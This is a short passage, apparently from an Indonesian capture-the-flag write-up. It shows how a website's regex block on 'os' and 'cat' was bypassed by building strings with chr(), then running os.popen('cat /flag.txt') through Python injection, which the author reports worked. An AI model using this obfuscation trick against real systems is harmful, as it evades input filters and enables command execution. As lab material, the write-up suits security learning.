





Ternyata tidak bisa karena termasuk kedalam kata yang dilarang oleh website

1. Karena ‘os’ dan ‘cat’ diblokir oleh regex saya mencoba menuliskan string tanpa menuliskanya secara langsung menggunakan chr():

**\_\_import\_\_(''.join([chr(111), chr(115)])) == \_\_import\_\_('os')**






Dan berhasil

1. Saya mencoba menuliskan sebuah perintah dengan cara yang sama dan hasilnya:

**\_\_import\_\_(''.join([chr(111), chr(115)])).popen(''.join([chr(99), chr(97), chr(116), chr(32), chr(47), chr(102), chr(108), chr(97), chr(103), chr(46), chr(116), chr(120), chr(116)])).read()**

**import os**

**os.popen("cat /flag.txt").read()**



Berhasil

